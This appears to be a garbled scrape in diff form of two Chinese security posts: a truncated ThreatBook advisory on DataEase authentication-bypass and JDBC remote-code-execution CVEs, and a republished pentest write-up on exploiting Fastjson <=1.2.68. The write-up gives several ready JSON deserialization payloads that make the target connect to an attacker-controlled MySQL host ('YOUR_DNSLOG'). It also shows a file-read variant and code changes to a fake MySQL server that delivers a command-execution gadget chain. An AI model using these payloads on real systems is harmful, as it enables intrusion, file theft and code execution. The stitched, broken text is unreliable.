84, 84);font-weight: normal;">XVE-2025-22923</span></span></p></span></td></tr><tr><td data-colwidth="188"><section><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);">CVE编号</span></span></section></td><td data-colwidth="229"><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);">CVE-2025-48999</span></span></p><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);">CVE-2025-49001</span></span></p><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);">CVE-2025-49002</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px 7.2px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;height: 31.0667px;"><td data-colwidth="188"><section><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);font-weight: normal;">漏洞类型</span></span></section></td><td data-colwidth="229"><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);font-weight: normal;">权限绕过</span></span></p><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);font-weight: normal;">远程代码执行</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;height: 31.0667px;"><td rowspan="5" data-colwidth="110"Line truncated
|
||||
****
|
||||
**漏洞影响范围**
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr style="outline: 0px;height: 33.2px;"><td data-colwidth="148" width="152" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><strong style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;"><span leaf="">产品名称</span></span></strong><o:p style="outline: 0px;"></o:p></p></td><td data-colwidth="398" width="346" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);">杭州飞致云信息科技有限公司 | DataEase</span></span></p></td></tr><tr style="outline: 0px;height: 27px;"><td data-colwidth="148" width="172" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><strong style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;"><span leaf="">受影响版本</span></span></strong><o:p style="outline: 0px;"></o:p></p></td><td data-colwidth="398" width="346" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);">version < 2.10.10</span></span></p></td></tr><tr style="outline: 0px;height: 27px;"><td data-colwidth="148" width="172" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p data-pm-slice="0 0 []"><span style=""><font face="微软雅黑"><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);font-weight: bold;">有无修复补丁</span></span></font></span><o:p style="outline: 0px;"></o:p></p></td><td data-colwidth="398" width="346" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="letter-spacing: 0.578px;font-size: 14px;color: rgb(84, 84, 84);"><span leaf="">有</span></span></td></tr></tbody></table>
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
|
||||

权限绕过 + Redshift JDBC
|
||||
|
||||
|
||||
|
||||


权限绕过+ H2 JDBC
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
|
||||
|
||||
**官方修复方案:**
|
||||
|
||||
DataEase官方已发布修复版本,请尽快更新至2.10.10及以上版本 :
|
||||
|
||||
https://github.com/dataease/dataease/security/advisories/GHSA-6pq2-6q8x-mp2r
|
||||
|
||||
https://github.com/dataease/dataease/security/advisories/GHSA-999m-jv2p-5h34
|
||||
|
||||
https://github.com/dataease/dataease/security/advisories/GHSA-xx2m-gmwg-mf3r
|
||||
|
||||
## 临时缓解措施:
|
||||
1. 通过防护类设备进行防护,拦截请求中出现的恶意Jdbc特征。
|
||||
|
||||
1. 在不影响业务的情况下,限制设备出网。
|
||||
|
||||
1. 如非必要,避免将资产暴露在互联网。
|
||||
|
||||
**微步产品侧支持情况**
|
||||
|
||||
|
||||
- XVE-2025-22920
|
||||
|
||||
微步
|
||||

威胁感知平台TDP 已支持检测,
|
||||
TDP检测ID:
|
||||
S3100160418
|
||||
,模型/规则高于 20250605000000 可检出。
|
||||
|
||||
|
||||
- XVE-2025-22922
|
||||
|
||||

微步威胁感知平台TDP已支持检测,TDP规则ID:S3100160420, 模型/规则高于20250605000000可检出。
|
||||
|
||||
|
||||
|
||||
- XVE-2025-22923
|
||||
|
||||

微步威胁感知平台TDP已支持检测,TDP规则ID:S3100160421, 模型/规则高于20250605000000可检出。
|
||||
|
||||
|
||||
|
||||
|
||||
- END -
|
||||
|
||||
|
||||
//
|
||||
|
||||
**微步漏洞情报订阅服务**
|
||||
|
||||
|
||||
微步提供漏洞情报订阅服务,精准、高效助力企业漏洞运营:
|
||||
- 提供高价值漏洞情报,具备及时、准确、全面和可操作性,帮助企业高效应对漏洞应急与日常运营难题;
|
||||
|
||||
- 可实现对高威胁漏洞提前掌握,以最快的效率解决信息差问题,缩短漏洞运营MTTR;
|
||||
|
||||
- 提供漏洞完整的技术细节,更贴近用户漏洞处置的落地;
|
||||
|
||||
- 将漏洞与威胁事件库、APT组织和黑产团伙攻击大数据、网络空间测绘等结合,对漏洞的实际风险进行持续动态更新
|
||||
。
|
||||
|
||||
|
||||
扫码在线沟通
|
||||
|
||||
↓
|
||||
↓↓
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
[点此电话咨询]()
|
||||
|
||||
|
||||
|
||||
|
||||
**X漏洞奖励计划**
|
||||
|
||||
|
||||
“X漏洞奖励计划”是微步X情报社区推出的一款
|
||||
针对未公开
|
||||
漏洞的奖励计划,我们鼓励白帽子提交挖掘到的0day漏洞,并给予白帽子可观的奖励。我们期望通过该计划与白帽子共同努力,提升0day防御能力,守护数字世界安全。
|
||||
|
||||
活动详情:
|
||||
https://x.threatbook.com/v5/vulReward
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,10 +1,15 @@
|
||||
# 记某众测Fastjson<=1.2.68反序列化RCE过程
|
||||
黑白之道 2025-06-01 00:48
|
||||
脚*猪 七芒星实验室 2025-06-05 23:03
|
||||
|
||||

|
||||
# 原文首发在:先知社区
|
||||
**免责声明:**
|
||||
由于传播、利用本公众号所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
|
||||
|
||||
文章作者:先知社区(脚*猪
|
||||
)
|
||||
|
||||
文章来源:https://xz.aliyun.com/news/17489
|
||||
|
||||
https://xz.aliyun.com/news/17489
|
||||
# 前言
|
||||
|
||||
|
||||
@@ -15,18 +20,13 @@ https://xz.aliyun.com/news/17489
|
||||
|
||||
在渗透过程中,如果遇到一些部署了很久的老站点(比如zf、edu),利用搜索引擎和网站时光机(web.archive.org)可以发现大量历史资产。下面以百度为例,使用过程中感觉必应搜集到的信息比谷歌要多
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
这个过程中我使用必应找到了xx系统,然后对js进行分析,找到了xxx/checkTokenByUrl接口,由于是键值对的形式,直接搜索键值xxx_CANENTER就能找到对应的参数。(漏洞修复在前端将这些接口都删了没图~~哈哈)
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
## SSRF漏洞
|
||||
|
||||
|
||||
@@ -35,24 +35,17 @@ https://xz.aliyun.com/news/17489
|
||||
|
||||
orgId=&accessToken=&callBackUrl=
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
到此基本可以判断此处存在SSRF了,再将url地址指向一个内网IP,根据响应时间判断通内网
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
根据响应包报错提示可以发现,服务端远程获取数据时,返回的数据不是map类型,也就是json。然后在VPS中,控制返回数据为json,服务端响应token失效
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
既然这里解析json那么就测试一下是使用jackson还是fastjson
|
||||
|
||||
@@ -67,9 +60,7 @@ orgId=&accessToken=&callBackUrl=
|
||||
这里使用{"@type": "java.lang.AutoCloseable"
|
||||
服务端直接报错返回fastjson版本(补图)
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
fastjson<=1.2.68一般使用JDBC相关利用链,但是这里我没有进行利用,直接提交报告。我赌他肯定不会完完全全修复的,果然等了几天后漏洞确认并进行了修复,但是没有完全修复。hahahaha~~
|
||||
|
||||
@@ -78,12 +69,9 @@ fastjson<=1.2.68一般使用JDBC相关利用链,但是这里我没有进行利
|
||||
|
||||
上面提到,漏洞被修复了,然后我就查看它是如何进行修复的,经过一番测试发现,传入的url地址不能为ip地址,从传入域名没有进行限制。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
这要怎么利用呢?可以使用**DNS重绑定**
|
||||
绕过限制,众所周知DNS协议的作用是域名到IP的过程,如果将域名指定为一个内网IP就能就能绕过限制。
|
||||
@@ -91,7 +79,7 @@ http://dnslog.pw/
|
||||
就有这个功能
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
|
||||
这里可以自己申请一个域名或者使用DNS重绑定的IP指向自己的VPS(国内VPS要备案)
|
||||
@@ -113,37 +101,119 @@ mysql-connector-java
|
||||
|
||||
|
||||
来自这篇文章:
|
||||
|
||||
[https://mp.weixin.qq.com/s/I0OdFPnRH_r1yZ04tOB-cw](https://mp.weixin.qq.com/s?__biz=MzUzNDMyNjI3Mg==&mid=2247485232&idx=1&sn=7ad52820b928490ef1f99d99f034634e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
fastjson<=1.2.68,mysql-connector-java-5.1.1-5.1.49可SSRF 5.1.11至5.1.48可反序列化
|
||||
|
||||
```
|
||||
{ "@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "YOUR_DNSLOG", "portToConnectTo": 3306, "info": { "user": "yso_xxx", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1" }, "databaseToConnectTo": "dbname", "url": ""}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||||
"hostToConnectTo": "YOUR_DNSLOG",
|
||||
"portToConnectTo": 3306,
|
||||
"info": {
|
||||
"user": "yso_xxx",
|
||||
"password": "pass",
|
||||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||||
"autoDeserialize": "true",
|
||||
"NUM_HOSTS": "1"
|
||||
},
|
||||
"databaseToConnectTo": "dbname",
|
||||
"url": ""
|
||||
}
|
||||
```
|
||||
|
||||
fastjson<=1.2.68,mysql-connector-java-6.0.2-6.0.3可反序列化
|
||||
|
||||
```
|
||||
{ "@type": "java.lang.AutoCloseable", "@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection", "proxy": { "connectionString": { "url": "jdbc:mysql://YOUR_DNSLOG:3306/test?autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_xxx_calc" } }}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection",
|
||||
"proxy": {
|
||||
"connectionString": {
|
||||
"url": "jdbc:mysql://YOUR_DNSLOG:3306/test?autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_xxx_calc"
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
fastjson<=1.2.68,mysql-connector-java-8.0.19可反序列化,>8.0.19可SSRF
|
||||
|
||||
```
|
||||
{ "@type": "java.lang.AutoCloseable", "@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection", "proxy": { "@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy", "connectionUrl": { "@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl", "masters": [{ "host": "" }], "slaves": [], "properties": { "host": "YOUR DNSLOG", "user": "yso_xxx_calc", "dbname": "dbname", "password": "pass", "queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true" } } }}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection",
|
||||
"proxy": {
|
||||
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy",
|
||||
"connectionUrl": {
|
||||
"@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl",
|
||||
"masters": [{
|
||||
"host": ""
|
||||
}],
|
||||
"slaves": [],
|
||||
"properties": {
|
||||
"host": "YOUR DNSLOG",
|
||||
"user": "yso_xxx_calc",
|
||||
"dbname": "dbname",
|
||||
"password": "pass",
|
||||
"queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||||
"autoDeserialize": "true"
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
另外一种写法:
|
||||
```
|
||||
{"@type": "java.lang.AutoCloseable","@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection", "proxy": { "@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy", "connectionUrl": { "@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl", "masters": [ { "host": "" } ], "properties": { "allowUrlInlocalInfile": "true", "allowLoadLocalInfile": "true", "autoDeserialize": "true", "dbname": "dbname", "host": "YOUR_DNSLOG", "password": "pass", "port": "7777", "queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor", "user": "win_ini" }, "slaves": [] } }}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection",
|
||||
"proxy": {
|
||||
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy",
|
||||
"connectionUrl": {
|
||||
"@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl",
|
||||
"masters": [
|
||||
{
|
||||
"host": ""
|
||||
}
|
||||
],
|
||||
"properties": {
|
||||
"allowUrlInlocalInfile": "true",
|
||||
"allowLoadLocalInfile": "true",
|
||||
"autoDeserialize": "true",
|
||||
"dbname": "dbname",
|
||||
"host": "YOUR_DNSLOG",
|
||||
"password": "pass",
|
||||
"port": "7777",
|
||||
"queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||||
"user": "win_ini"
|
||||
},
|
||||
"slaves": []
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
## 反序列化利用
|
||||
|
||||
|
||||
在上面探测中,这个payload成功触发dnslog
|
||||
|
||||
```
|
||||
{ "@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "YOUR_DNSLOG", "portToConnectTo": 3306, "info": { "user": "yso_xxx", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1" }, "databaseToConnectTo": "dbname", "url": ""}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||||
"hostToConnectTo": "YOUR_DNSLOG",
|
||||
"portToConnectTo": 3306,
|
||||
"info": {
|
||||
"user": "yso_xxx",
|
||||
"password": "pass",
|
||||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||||
"autoDeserialize": "true",
|
||||
"NUM_HOSTS": "1"
|
||||
},
|
||||
"databaseToConnectTo": "dbname",
|
||||
"url": ""
|
||||
}
|
||||
```
|
||||
|
||||
既然触发了DNSLOG,那么接下来就可以搭建一个利用Mysql服务了,用到了下面这个项目,根据使用说明书进行使用
|
||||
@@ -158,68 +228,100 @@ python3.8+用这个https://github.com/clown1ay/MySQL_Fake_Server
|
||||
首先进行文件读取,user指定要读取的文件
|
||||
|
||||
```
|
||||
{ "@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "YOUR_DNSLOG", "portToConnectTo": 7777, "info": { "user": "win_ini", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1" }, "databaseToConnectTo": "dbname", "url": ""}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||||
"hostToConnectTo": "YOUR_DNSLOG",
|
||||
"portToConnectTo": 7777,
|
||||
"info": {
|
||||
"user": "win_ini",
|
||||
"password": "pass",
|
||||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||||
"autoDeserialize": "true",
|
||||
"NUM_HOSTS": "1"
|
||||
},
|
||||
"databaseToConnectTo": "dbname",
|
||||
"url": ""
|
||||
}
|
||||
```
|
||||
|
||||
本地和目标系统都读取不成功,本地
|
||||
mysql-connector-java为5.1.47
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
转战反序列化,先进行DNSURL利用链探测,反序列化操作是否成功
|
||||
|
||||
```
|
||||
{ "@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "YOUR_DNSLOG", "portToConnectTo": 7777, "info": { "user": "yso_URLDNS_http://YOUR_DNSLOG", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1" }, "databaseToConnectTo": "dbname", "url": ""}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||||
"hostToConnectTo": "YOUR_DNSLOG",
|
||||
"portToConnectTo": 7777,
|
||||
"info": {
|
||||
"user": "yso_URLDNS_http://YOUR_DNSLOG",
|
||||
"password": "pass",
|
||||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||||
"autoDeserialize": "true",
|
||||
"NUM_HOSTS": "1"
|
||||
},
|
||||
"databaseToConnectTo": "dbname",
|
||||
"url": ""
|
||||
}
|
||||
```
|
||||
|
||||
本地演示
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
既然能正常执行反序列化操作,那么下一步就需要测试命令执行。这里使用到了@Y4tacker大佬给出的利用链
|
||||
|
||||
|
||||
https://paper.seebug.org/2067/
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
## 代码微调
|
||||
|
||||
|
||||
直接拿文章中给出的代码进行修改,添加这段代码,将反序列化的内容保存到文件中。自定义执行命令
|
||||
|
||||
```
|
||||
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("fastjson1268.bin"));oos.writeObject(hashMap);oos.close();
|
||||
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("fastjson1268.bin"));
|
||||
oos.writeObject(hashMap);
|
||||
oos.close();
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
还要修改MySQL_Fake_Server
|
||||
项目server.py文件,get_yso_content函数的内容,让其从指定文件中读取
|
||||
|
||||
```
|
||||
with open(r'fastjson1268.bin','rb') as f: file_content = f.read()return file_content
|
||||
with open(r'fastjson1268.bin','rb') as f:
|
||||
file_content = f.read()
|
||||
return file_content
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
将生成的fastjson1268.bin放到server.py文件同级目录中,运行server.py文件
|
||||
|
||||
|
||||
user填入yso_xxx就能触发server.py的get_yso_content函数,此时fastjson测试payload为
|
||||
|
||||
```
|
||||
{ "@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "YOUR_DNSLOG", "portToConnectTo": 7777, "info": { "user": "yso_URLDNS_http://YOUR_DNSLOG", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1" }, "databaseToConnectTo": "dbname", "url": ""}
|
||||
{
|
||||
"@type": "java.lang.AutoCloseable",
|
||||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||||
"hostToConnectTo": "YOUR_DNSLOG",
|
||||
"portToConnectTo": 7777,
|
||||
"info": {
|
||||
"user": "yso_URLDNS_http://YOUR_DNSLOG",
|
||||
"password": "pass",
|
||||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||||
"autoDeserialize": "true",
|
||||
"NUM_HOSTS": "1"
|
||||
},
|
||||
"databaseToConnectTo": "dbname",
|
||||
"url": ""
|
||||
}
|
||||
```
|
||||
|
||||
很幸运系统成功触发了命令执行ping xx.dnslog.com
|
||||
@@ -236,17 +338,26 @@ TemplatesImpl
|
||||
_bytecodes中
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
|
||||
**推 荐 阅 读**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
